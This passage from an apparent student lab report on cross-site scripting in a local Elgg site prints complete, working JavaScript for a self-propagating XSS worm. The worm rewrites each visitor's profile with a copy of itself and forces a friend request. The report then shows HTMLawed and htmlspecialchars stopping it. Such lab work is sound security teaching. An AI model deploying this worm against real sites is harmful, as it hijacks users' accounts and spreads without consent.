We tried removing this if statement. The result is that Samy's profile is changed to "Samy is the best!" After his description is changed, the malicious script is gone, and can no longer affect other users.

Task 6: Writing a Self-Propagating XSS Worm

To achieve self propagation, we'll combine Parts 4 and 5. We'll add Samy as a friend using Part 4, and update their description to include the worm using Part 5.

We used the DOM approach. We built an escaped opening and closing script tag so that the script doesn't falter. Then we populate the interior with the body of the element with the id "worm." So, this worm makes a copy of itself with anybody who is exposed to it. It also adds Samy as a friend.

This is the code that we insert into Samy's profile.

```
<script id="worm" type="text/javascript">
window.onload = function() {
  var userName = elgg.session.user.name;
  var guid = "&guid="+elgg.security.token.__elgg_ts;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token="+elgg.security.token.__elgg_token;
  var send_url = "http://www.xsslabelgg.com/action/profile/edit";
  var user_Guid = "&guid="+elgg.session.user.guid;
  var user_name="&name="+elgg.session.user.name;

  var worm_head = "\<script id=\"worm\" type=\"text\/javascript\"\>";
  var worm_logic = document.getElementById("worm").innerHTML;
  var worm_tail = "\<\/script\>"

  var worm = encodeURIComponent(worm_head+worm_logic+worm_tail);
  var content =
'&description='+worm+'&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2
&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=
2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]
=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2';

  var body = token+ts+user_name+content+user_Guid;
  var samyGuid = 47;
  if (elgg.session.user.guid!=samyGuid) {
    var Ajax = null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", send_url, true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(body);

    var Ajax2 = null;
    Ajax2 = new XMLHttpRequest();
    var base_url = "http://www.xsslabelgg.com/action/friends/add?friend=47";
    var send_url = base_url + ts + token;

    Ajax2.open("GET", send_url, true);
    Ajax2.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax2.send();
  }
}
</script>
```

We now go onto Boby's account and visit Samy's profile. Next, we check out Boby's description to see if it worked.



Figure 17: Boby now has a copy of the worm

So Boby's description now has a copy of the worm. This means that anybody who visits Boby's profile will also get a copy. This will lead to the very quick spread of this malicious code. Let's log in as Admin, then visit Boby's profile, and see if Admin also gets a copy of the worm.



Figure 18: Admin is now friends with Samy, and has a copy of the worm on his profile

Task 7: Countermeasures

First, we'll activate only the HTMLawed feature from the admin panel.

Figure 19: HTMLawed has been enabled

Now, we'll log in as Charlie, and visit Samy's profile to see if his worm is passed on. We'll also unfriend him and then refresh to page to see if his existing script still works.

Figure 20: We immediately notice that Samy's "About me" section has been exposed

So, the existing malicious code was escaped, and new code can't be added.



Figure 21: After unfriending Samy and refreshing the page, the code to friend Samy doesn't work

So, the existing script doesn't work.

Now, let's turn on "htmlspecialchars" in php.



Figure 22: text.php, url.php, dropdown.php, email.php uncommented htmlspecialchars

Now, let's check out Admin's profile, who was a victim of the attack.



Figure 23: Admin's profile is no longer infected

So, as expected, these countermeasures have prevented cross-site scripting by escaping characters, thus removing script openings.